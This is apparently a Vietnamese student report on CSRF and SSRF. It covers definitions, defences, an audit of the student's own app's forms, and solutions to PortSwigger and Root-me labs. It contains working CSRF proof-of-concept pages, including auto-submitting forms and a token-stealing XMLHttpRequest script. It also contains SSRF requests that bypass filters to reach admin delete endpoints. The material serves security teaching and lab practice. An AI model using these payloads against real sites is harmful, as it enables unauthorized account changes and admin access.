Table of Contents

[I. Kiến thức chung về CSRF và SSRF 2](#_Toc54435928)

[1. CSRF 2](#_Toc54435929)

[1.1. CSRF là gì? 2](#_Toc54435930)

[1.2. Lịch sử về tấn công CSRF 2](#_Toc54435931)

[1.3. Kịch bản tấn công CSRF 2](#_Toc54435932)

[1.4. Cách phòng chống tấn công CSRF 3](#_Toc54435933)

[2. SSRF 5](#_Toc54435934)

[2.1. SSRF là gì? 5](#_Toc54435935)

[2.2. Kịch bản tấn công SSRF 5](#_Toc54435936)

[2.3. Cách phòng chống tấn công SSRF 11](#_Toc54435937)

[II. Áp dụng kiến thức vào thực hành 11](#_Toc54435938)

[1. Kiểm tra ứng dụng tạo ra của bài 5 11](#_Toc54435939)

[2. Thực hành 12](#_Toc54435940)

[2.1. Portswigger 12](#_Toc54435941)

[2.2. Root-me 15](#_Toc54435942)

[III. Tài liệu tham khảo 16](#_Toc54435943)

# I. Kiến thức chung về CSRF và SSRF

## 1. CSRF

### 1.1. CSRF là gì?

CSRF ( Cross Site Request Forgery) là kỹ thuật tấn công bằng cách sử dụng quyền chứng thực của người dùng đối với một website. CSRF là kỹ thuật tấn công vào người dùng, dựa vào đó hacker có thể thực thi những thao tác phải yêu cầu sự chứng thực. Hiểu một cách nôm na, đây là kỹ thuật tấn công dựa vào mượn quyền trái phép.

CSRF còn được gọi là "session riding", "XSRF"

### 1.2. Lịch sử về tấn công CSRF

Các kiểu tấn công CSRF xuất hiện từ những năm 1990, tuy nhiên các cuộc tấn công này xuất phát từ chính IP của người sử dụng nên log file của các website không cho thấy các dấu hiệu của CSRF. Các cuộc tấn công theo kĩ thuật CSRF không được báo cáo đầy đủ, đến năm 2007 mới có một vài tài liệu miêu tả chi tiết về các trường hợp tấn công CSRF.

Năm 2008 người ta phát hiện ra có khoảng 18 triệu người sử dụng eBay ở Hàn Quốc mất các thông tin cá nhân của mình. Cũng trong năm 2008, một số khách hàng tại ngân hàng Mexico bị mất tài khoản cá nhân của mình.Trong 2 trường hợp kể trên hacker đều sử dụng kĩ thuật tấn công CSRF.

### 1.3. Kịch bản tấn công CSRF

Các ứng dụng web hoạt động theo cơ chế nhận các câu lệnh HTTP từ người sử dụng, sau đó thực thi các câu lệnh này. Hacker sử dụng phương pháp CSRF để lừa trình duyệt của người dùng gửi đi các câu lệnh http đến các ứng dụng web. Điều đó có thể thực hiện bằng cách chèn mã độc hay link đến trang web mà người dùng đã được chứng thực. Trong trường hợp phiên làm việc của người dùng chưa hết hiệu lực thì các câu lệnh trên sẽ được thực hiện với quyền chứng thực của người sử dụng. Ta có thể xét ví dụ sau:

* Người dùng Alie truy cập 1 diễn đàn yêu thích của mình như thường lệ. Một người dùng khác, Bob đăng tải 1 thông điệp lên diễn đàn. Giả sử rằng Bob có ý đồ không tốt và anh ta muốn xóa đi một dự án quan trọng nào đó mà Alice đang làm.
* Bob sẽ tạo 1 bài viết, trong đó có chèn thêm 1 đoạn code như sau:

<img height="0" width="0" src="http://www.webapp.com/project/1/destroy">

Để tăng hiệu quả che dấu, đoạn mã trên có thể được thêm các thông điệp bình thường để người dùng không chú ý. Thêm vào đó thẻ img sử dụng trong trường hợp này có kích thước 0x0 pixel và người dùng sẽ không thể thấy được.

* Giả sử Alie đang truy cập vào tài khoản của mình ở www.webapp.com và chưa thực hiện logout để kết thúc. Bằng việc xem bài post, trình duyệt của Alice sẽ đọc thẻ img và cố gắng load ảnh từ www.webapp.com, do đó sẽ gửi câu lệnh xóa đến địa chỉ này.
* Ứng dụng web ở www.webapp.com sẽ chứng thực Alice và sẽ xóa project với ID là 1. Nó sẽ trả về trang kết quả mà không phải là ảnh, do đó trình duyệt sẽ không hiển thị ảnh.

Ngoài thẻ img, các thẻ html có thể sử dụng kĩ thuật trên có thể là:

<iframe height="0" width="0" src="http://www.webapp.com/project/1/destroy">

<link ref="stylesheet" href="http://www.webapp.com/project/1/destroy" type="text/css"/>

<bgsound src="http://www.webapp.com/project/1/destroy"/>

<background src="http://www.webapp.com/project/1/destroy"/>

<script type="text/javascript" src="http://www.webapp.com/project/1/destroy"/>

Các kĩ thuật CSRF rất đa dạng, lừa người dùng click vào link, gửi email chứa các đoạn mã độc đến người dùng… Hacker còn có thể che giấu các link ở trên rất khéo léo. Ví dụ trong trường hợp thẻ img, người dùng có thể nhận ra nếu vào đường link chứa trong

<ing src="http://www.webapp.com/project/1/destroy"/>

Tuy nhiên, người dùng sẽ rất có phát hiện nếu hacker dùng đường link như sau:

<img height="0" width="0" src="http://www.ahackersite.com/abc.jpg"/>

và cấu hình lại máy chủ:

Redirect 302/abc.jpg http://www.webapp.com/project/1/destroy"/>

Như vậy người dùng sẽ rất khó để có thể phát hiện, vấn đề trách nhiệm phần lớn thuộc về các website của các nhà cung cấp.

### 1.4. Cách phòng chống tấn công CSRF

Dựa trên nguyên tắc của CSRF "lừa trình duyệt của người dùng (hoặc người dùng) gửi các câu lệnh HTTP", các kĩ thuật phòng tránh sẽ tập trung vào việc tìm cách phân biệt và hạn chế các câu lệnh giả mạo.

1.4.1. Phía user

Để phòng tránh trở thành nạn nhân của các cuộc tấn công CSRF, người dùng internet nên thực hiện một số lưu ý sau:

* Nên thoát khỏi các website quan trọng: Tài khoản ngân hàng, thanh toán trực tuyến, các mạng xã hội, gmail, yahoo… khi đã thực hiện xong giao dịch hay các công việc cần làm. (Check - email, checkin…)
* Không nên click vào các đường dẫn mà bạn nhận được qua email, qua facebook … Khi bạn đưa chuột qua 1 đường dẫn, phía dưới bên trái của trình duyệt thường có địa chỉ website đích, bạn nên lưu ý để đến đúng trang mình muốn.
* Không lưu các thông tin về mật khẩu tại trình duyệt của mình (không nên chọn các phương thức "đăng nhập lần sau", "lưu mật khẩu" …
* Trong quá trình thực hiện giao dịch hay vào các website quan trọng không nên vào các website khác, có thể chứa các mã khai thác của kẻ tấn công.

1.4.2. Phía server

Có nhiều lời khuyến cáo được đưa ra, tuy nhiên cho đến nay vẫn chưa có biện pháp nào có thể phòng chống triệt để CSRF. Sau đây là một vài kĩ thuật sử dụng.

#### 1.4.2.1 Lựa chọn việc sử dụng GET VÀ POST

Sử dụng GET và POST đúng cách. Dùng GET nếu thao tác là truy vấn dữ liệu. Dùng POST nếu các thao tác tạo ra sự thay đổi hệ thống (theo khuyến cáo của W3C tổ chức tạo ra chuẩn http) Nếu ứng dụng của bạn theo chuẩn RESTful, bạn có thể dùng thêm các HTTP verbs, như PATCH, PUThay DELETE

#### 1.4.2.2 Sử dụng captcha, các thông báo xác nhận

Captcha được sử dụng để nhận biết đối tượng đang thao tác với hệ thống là con người hay không? Các thao tác quan trọng như "đăng nhập" hay là "chuyển khoản" ,"thanh toán" thường là hay sử dụng captcha. Tuy nhiên, việc sử dụng captcha có thể gây khó khăn cho một vài đối tượng người dùng và làm họ khó chịu. Các thông báo xác nhận cũng thường được sử dụng, ví dụ như việc hiển thị một thông báo xác nhận "bạn có muốn xóa hay k" cũng làm hạn chế các kĩ thuật Cả hai cách trên vẫn có thể bị vượt qua nếu kẻ tấn công có một kịch bản hoàn hảo và kết hợp với lỗi XSS.

#### 1.4.2.3 Sử dụng token

Tạo ra một token tương ứng với mỗi form, token này sẽ là duy nhất đối với mỗi form và thường thì hàm tạo ra token này sẽ nhận đối số là"SESSION" hoặc được lưu thông tin trong SESSION. Khi nhận lệnh HTTP POST về, hệ thống sẽ thực hiên so khớp giá trị token này để quyết định có thực hiện hay không. Mặc định trong Rails, khi tạo ứng dụng mới:

class ApplicationController < ActionController::Base

protect\_from\_forgery with: :exception

end

Khi đó tất cả các form và Ajax request được tự động thêm sercurity token generate bởi Rails. Nếu security token không khớp, exception sẽ được ném ra.

#### 1.4.2.4 Sử dụng cookie riêng biệt cho trang quản trị

Một cookie không thể dùng chung cho các domain khác nhau,chính vì vậy việc sử dụng "[admin.site.com](http://admin.site.com)" thay vì sử dụng "[site.com/admin](http://site.com/admin)" là an toàn hơn.

#### 1.4.2.5 Kiểm tra REFERRER

Kiểm tra xem các câu lệnh http gửi đến hệ thống xuất phát từ đâu. Một ứng dụng web có thể hạn chế chỉ thực hiện các lệnh http gửi đến từ các trang đã được chứng thực. Tuy nhiên cách làm này có nhiều hạn chế và không thật sự hiệu quả.

#### 1.4.2.6 Kiểm tra IP


Một số hệ thống quan trọng chỉ cho truy cập từ những IP được thiết lập sẵn

## 2. SSRF

### 2.1. SSRF là gì?

Server-side request forgery (SSRF) là một lỗ hổng web cho phép attacker thực hiện ở phía server các requests đến domain tùy ý của kẻ tấn công.

Trong SSRF, các attacker có thể khiến máy chủ kết nối đến chính dịch vụ của nó hoặc các dịch vụ của bên thứ ba nào đó.



Hậu quả

Một cuộc tấn công SSRF thành công có thể dẫn đến cách hành động truy cập dữ liệu trái phép trong một tổ chức, trong chính ứng dụng đó hoặc trong các hệ thống back-end khác mà ứng dụng đó có thể giao tiếp. Trong một số trường hợp SSRF có thể dẫn đến attacker có thể thực hiện command execution.

### 2.2. Kịch bản tấn công SSRF

2.2.1. Tấn công máy chủ cục bộ

Giả sử có một trang web bán hàng mà kẻ tấn công muốn truy cập đến trang admin:

Attacker truy cập trực tiếp trang admin từ phía client

GET /admin HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Cookie: session=xyz

Upgrade-Insecure-Requests: 1

Sau khi truy cập trang admin từ phía client thì attacker nhận được mã 401 Unauthorized và message thông báo Admin interface only available if logged in as an administrator, or if requested from loopback nghĩa là chúng ta không thể truy cập trực tiếp được trang quản trị admin với một vai trò người dùng thường.

HTTP/1.1 401 Unauthorized

Content-Type: text/html; charset=utf-8

Connection: close

Content-Length: 1940

...

...

...

<div class="container is-page">

Admin interface only available if logged in as an administrator, or if requested from loopback

</div>

Tại trang web bán hàng này có chức năng xem các sản phẩm có tại các cửa hàng đó hay không. Để cung cấp thông tin cho khách hàng thì ứng dụng đã truy vấn đến các REST APIs khác nhau. Chức năng này được thực hiện bằng các chuyển URL đến endpoint back-end API thông qua front-end HTTP request.

POST /product/stock HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://xyz.web-security-academy.net/product?productId=1

Content-Type: application/x-www-form-urlencoded

Origin: https://xyz.web-security-academy.net

Content-Length: 97

Connection: close

Cookie: session=xyz

stockApi=http%3a//stock.weliketoshop.net%3a8080/product/stock/check%3fproductId%3d1%26storeId%3d1

Dựa vào các thức mà ứng dụng gửi yêu cầu attacker đã thay đổi yêu cầu truy cập đến trang quản trị admin

stockApi=http%3a//stock.weliketoshop.net%3a8080/product/stock/check%3fproductId%3d1%26storeId%3d1

POST /product/stock HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://xyz.web-security-academy.net/product?productId=1

Content-Type: application/x-www-form-urlencoded

Origin: https://xyz.web-security-academy.net

Content-Length: 31

Connection: close

Cookie: session=xyz

stockApi=http://localhost/admin

Như vậy là attacker đã truy cập thành công trang admin.

HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Set-Cookie: session=xyz; Secure; HttpOnly

Connection: close

Content-Length: 2562

...

...

...

<section class="maincontainer">

<div class="container is-page">

<section>

<h1>Users</h1>

<div>

<span>administrator - </span>

<a href="/admin/delete?username=administrator">Delete</a>

</div>

<div>

<span>carlos - </span>

<a href="/admin/delete?username=carlos">Delete</a>

</div>

<div>

<span>wiener - </span>

<a href="/admin/delete?username=wiener">Delete</a>

</div>

</section>

<br>

<hr>

</div>

</section>

Vì sao xảy ra những vấn đề như vậy:

* Việc kiểm tra kiểm soát truy cập được thực hiện ở phía front-end mà không phải phía server.
* Ứng dụng cho phép truy cập trang quản trị mà không cần đăng nhập, có thể truy cập đối với bất kỳ người dùng nào từ phía local.

2.2.2. Tấn công SSRF với while list input filters

Thường một số ứng dụng chỉ cho phép một số đầu vào mà của người dùng như bắt đầu bằng, matches,... với while list mà họ đã định ra. Đôi khi chúng ta có thể khai thác sự không đồng nhất trong việc phân tích URL.

Đây là cấu trúc một URL dựa vào đó mà ta có thể khai thác cách phần tích URL của một máy chủ

scheme://user:pass@host:port/path?query=value#fragment

* Thêm thông tin đăng nhập vào URL trước hostname
* Sử dụng # để chỉ ra nội dung của mục con.
* URL-encode
* Có thể sử dụng kết hợp tất cả các trên tùy vào mỗi ứng dụng mà họ filters khác nhau.

Vẫn giống ví dụ trước cũng là một trang bán hàng có chức năng xem các sản phẩm có ở đó hay không, nhưng lần này ứng dụng đã kiểm tra kỹ hơn đầu vào mà người dùng nhập vào.

Trong trường hợp này attacker cũng đổi host nhưng đã bị chặn lại bởi ứng dụng web chỉ chấp thuận host stock.weliketoshop.net

POST /product/stock HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://xyz.web-security-academy.net/product?productId=1

Content-Type: application/x-www-form-urlencoded

Origin: https://xyz.web-security-academy.net

Content-Length: 25

Connection: close

Cookie: session=xyz

stockApi=http://127.0.0.1

HTTP/1.1 400 Bad Request

Content-Type: application/json

Connection: close

Content-Length: 58

"External stock check host must be stock.weliketoshop.net

Khi không thay đổi được host attacker thử thêm username vào URL thì nhận được response Internal Server Error điều này khiến cho attacker nghi ngờ rằng chúng đang cố gắng kết nối đến server là "username".

POST /product/stock HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://xyz.web-security-academy.net/product?productId=1

Content-Type: application/x-www-form-urlencoded

Origin: https://xyz.web-security-academy.net

Content-Length: 47

Connection: close

Cookie: session=xyz

stockApi=http://username@stock.weliketoshop.net

HTTP/1.1 500 Internal Server Error

Content-Type: application/json

Connection: close

Content-Length: 51

"Could not connect to external stock check service"

Khi đó attacker thử kết nối đến server localhost với #fragment là @stock.weliketoshop.net và kết quả là vẫn không thu được gì.

POST /product/stock HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://xyz.web-security-academy.net/product?productId=1

Content-Type: application/x-www-form-urlencoded

Origin: https://xyz.web-security-academy.net

Content-Length: 49

Connection: close

Cookie: session=xyz

stockApi=http://localhost#@stock.weliketoshop.net

HTTP/1.1 400 Bad Request

Content-Type: application/json

Connection: close

Content-Length: 58

"External stock check host must be stock.weliketoshop.net"

Cho đến khi attacker Double-URL encode và nhận được response 200 OK thì một trong những kết quả tồi tệ nhất của một trang web khi bị attack cũng đã xuất hiện ^\_^

POST /product/stock HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://xyz.web-security-academy.net/product?productId=1

Content-Type: application/x-www-form-urlencoded

Origin: https://xyz.web-security-academy.net

Content-Length: 53

Connection: close

Cookie: session=xyz

stockApi=http://localhost%2523@stock.weliketoshop.net

HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Set-Cookie: session=xyz; Secure; HttpOnly

Connection: close

Content-Length: 10767

...

...

<section class="top-links">

<a href="/login">Account login</a> |

<a href="/admin">Admin panel</a> |

</section>

Đến đây attacker có thể vào trang admin như một người quản trị bình thường

POST /product/stock HTTP/1.1

Host: xyz.web-security-academy.net

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:72.0) Gecko/20100101 Firefox/72.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://xyz.web-security-academy.net/product?productId=1

Content-Type: application/x-www-form-urlencoded

Origin: https://xyz.web-security-academy.net

Content-Length: 59

Connection: close

Cookie: session=xyz

stockApi=http://localhost%2523@stock.weliketoshop.net/admin

HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Set-Cookie: session=xyz; Secure; HttpOnly

Connection: close

Content-Length: 2566

...

...

...

<section>

<h1>Users</h1>

<div>

<span>administrator - </span>

<a href="/admin/delete?username=administrator">Delete</a>

</div>

<div>

<span>carlos - </span>

<a href="/admin/delete?username=carlos">Delete</a>

</div>

<div>

<span>wiener - </span>

<a href="/admin/delete?username=wiener">Delete</a>

</div>

</section>

Những nguyên nhân xảy ra:

* Do việc xử lí URL không được đồng nhất.
* Không kiểm soát hết được input mà người dùng hay attacker truyền vào.

Ngoài ra còn một số kiểu tấn công khác tùy thuộc vào mỗi ứng dụng web đó xử lý và cách lập trình viên xử lý input mà người dùng nhập vào.

### 2.3. Cách phòng chống tấn công SSRF

Để ngăn ngừa các lỗ hổng SSRF trong ứng dụng web bạn nên sử dụng các while list các domains và protocols được phép truy cập tài nguyên từ phía máy chủ.

Nên tránh sử dụng các chức năng mà người dùng trực tiếp yêu cầu tài nguyên thay cho máy chủ. Ngoài ra bạn cũng nên filter user input(lọc đầu vào từ người dùng), trong trường hợp này nó rất khó để thực hiện bởi vì bạn không thể nắm hết được những input mà người dùng nhập vào.

# II. Áp dụng kiến thức vào thực hành

## 1. Kiểm tra ứng dụng tạo ra của bài 5

- Ứng dụng có mắc lỗi CSRF tại **1/11** Form

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **No.** | **Form** | **URL** | **CSRF** | **Note** |
| 1 | Register | /auth/register | No | Protected by Recaptcha |
| 2 | Login | /auth/login | No | Protected by Recaptcha |
| 3 | Edit Profile | /edit\_profile | No | Protected by CSRF Token and must be verified by current password |
| 4 | Change Password | /change\_pass | No | Protected by CSRF Token and must be verified by current password |
| 5 | Create User (Admin) | /create\_user | No | Protected by CSRF Token |
| 6 | Create new message | /view\_messages\_detail/<user> | No | Protected by CSRF Token |
| 7 | Change, Delete message | /edit\_message/ | No | Protected by CSRF Token |
| 8 | Submit answer | /challenge/<challenge\_id> | No | Protected by CSRF Token |
| 9 | Submit comment | /explore | No | Protected by CSRF Token |
| /user/<user> |
| 10 | Submit post | /index | No | Protected by CSRF Token |
| 11 | Admin page | /admin/ | Yes | Missconfig CSRF Token => Enable SecureForm to protect |



## 2. Thực hành

### 2.1. Portswigger

**- Link:** [**https://portswigger.net/web-security/all-labs**](https://portswigger.net/web-security/all-labs)

**- Tool: Burp Suite**

**- Result: 12/15 Labs**

****

1. Name: **Lab: CSRF vulnerability with no defenses**

+ Link: <https://portswigger.net/web-security/csrf/lab-no-defenses>

+ Exploit:

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://ac151fba1f135d4f807b2bd1000300be.web-security-academy.net/email/change-email" method="POST">

<input type="hidden" name="email" value="a&#64;a&#46;com" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

2. Name: **Lab: CSRF where token validation depends on request method**

+ Link: <https://portswigger.net/web-security/csrf/lab-token-validation-depends-on-request-method>

+ Exploit: <html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://acbd1f131f945648801321f7009b0016.web-security-academy.net/email/change-email" method="GET">

<input type="hidden" name="email" value="a&#64;a&#46;com" />

<input type="hidden" name="csrf" value="FOPMoWqniiI0isP4UefmTBIwKFDnLxH1" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

3. Name: **Lab: CSRF where token validation depends on token being present**

+ Link: <https://portswigger.net/web-security/csrf/lab-token-validation-depends-on-token-being-present>

+ Exploit: <html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://ac1f1f6d1fe63e83803a7e3f00a700bb.web-security-academy.net/email/change-email" method="POST">

<input type="hidden" name="email" value="admin&#64;example&#46;com" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

4. Name: **Lab: CSRF where token is not tied to user session**

+ Link: <https://portswigger.net/web-security/csrf/lab-token-not-tied-to-user-session>

+ Exploit: <html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://ac9c1fb41f36548b80610b73004e005a.web-security-academy.net/email/change-email" method="POST">

<input type="hidden" name="email" value="admin&#64;example&#46;com" />

<input type="hidden" name="csrf" value="4aBNSggwZu3GlaxmPC0jnTZAqqlOSuxK" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

5. Name: **Lab: CSRF where Referer validation depends on header being present**

+ Link: <https://portswigger.net/web-security/csrf/lab-referer-validation-depends-on-header-being-present>

+ Exploit: <html>

<meta name="referrer" content="no-referrer">

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://ac281f6f1e68c6ff80a355910079004b.web-security-academy.net/email/change-email" method="POST">

<input type="hidden" name="email" value="admin&#64;example&#46;com" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

6. Name: **Lab: CSRF with broken Referer validation**

+ Link: <https://portswigger.net/web-security/csrf/lab-referer-validation-broken>

+ Exploit: <html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState("", "", "/?https://ac3d1fb01ecfc6d380cf578c003f00f8.web-security-academy.net/") </script>

<form action="https://ac3d1fb01ecfc6d380cf578c003f00f8.web-security-academy.net/email/change-email" method="POST">

<input type="hidden" name="email" value="admin&#64;example&#46;com" />

<input type="submit" value="Submit request" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

7. Name: **Lab: Basic SSRF against the local server**

+ Link: <https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>

+ Exploit: stockApi=http://localhost/admin/delete?username=carlos

8. Name: **Lab: Basic SSRF against another back-end system**

+ Link: <https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system>

+ Exploit: stockApi=http://192.168.0.179:8080/admin/delete?username=carlos

9. Name: **Lab: SSRF with blacklist-based input filter**

+ Link: <https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter>

+ Exploit: stockApi=http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?username=carlos

10. Name: **Lab: SSRF with whitelist-based input filter**

+ Link: <https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filter>

+ Exploit: stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos/

11. Name: **Lab: SSRF with filter bypass via open redirection vulnerability**

+ Link: <https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypass-via-open-redirection>

+ Exploit: stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos

12. Name: **Lab: Blind SSRF with out-of-band detection**

+ Link: <https://portswigger.net/web-security/ssrf/blind/lab-out-of-band-detection>

+ Exploit: Change the Referer header to use the generated Burp Collaborator domain in place of the original domain

13. Name: **Lab: Blind SSRF with Shellshock exploitation**

+ Link: <https://portswigger.net/web-security/ssrf/blind/lab-shellshock-exploitation>

+ Exploit:

### 2.2. Root-me

1. Name: **CSRF - 0 protection**

+ Link: <https://www.root-me.org/en/Challenges/Web-Client/CSRF-0-protection>

+ Exploit:

<script>

var xh=new XMLHttpRequest();

xh.open("POST","http://challenge01.root-me.org/web-client/ch22/?action=profile");

xh.setRequestHeader('Content-type', 'application/x-www-form-urlencoded'); xh.send("username=abcd&status=on");

</script>

2. Name: **CSRF - token bypass**

+ Link: <https://www.root-me.org/en/Challenges/Web-Client/CSRF-token-bypass>

+ Exploit:

<body onload="getData()">

<form id="form" action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="POST" enctype="multipart/form-data">

 <input type="hidden" name="username" value="root"/>

 <input type="hidden" name="status" value="on"/>

 <input type="hidden" id="findtoken" name="token" value=""/>

 <input type="submit" value="valider"/>

</form>

<script>

var x = new XMLHttpRequest();

function getData() {

 x.open("GET","http://challenge01.root-me.org/web-client/ch23/?action=profile",true);

 x.send(null);

}

x.onreadystatechange = function() {

 if (x.readyState == XMLHttpRequest.DONE) {

   var token = x.responseText.match(/name="token" value="(.+)"/)[1];

   document.getElementById("findtoken").value = token;

   document.getElementById("form").submit();

 }

}

</script>

# III. Tài liệu tham khảo

- <https://viblo.asia/p/ky-thuat-tan-cong-csrf-va-cach-phong-chong-amoG84bOGz8P>

- <https://viblo.asia/p/server-side-request-forgery-ssrf-RQqKL9D6Z7z>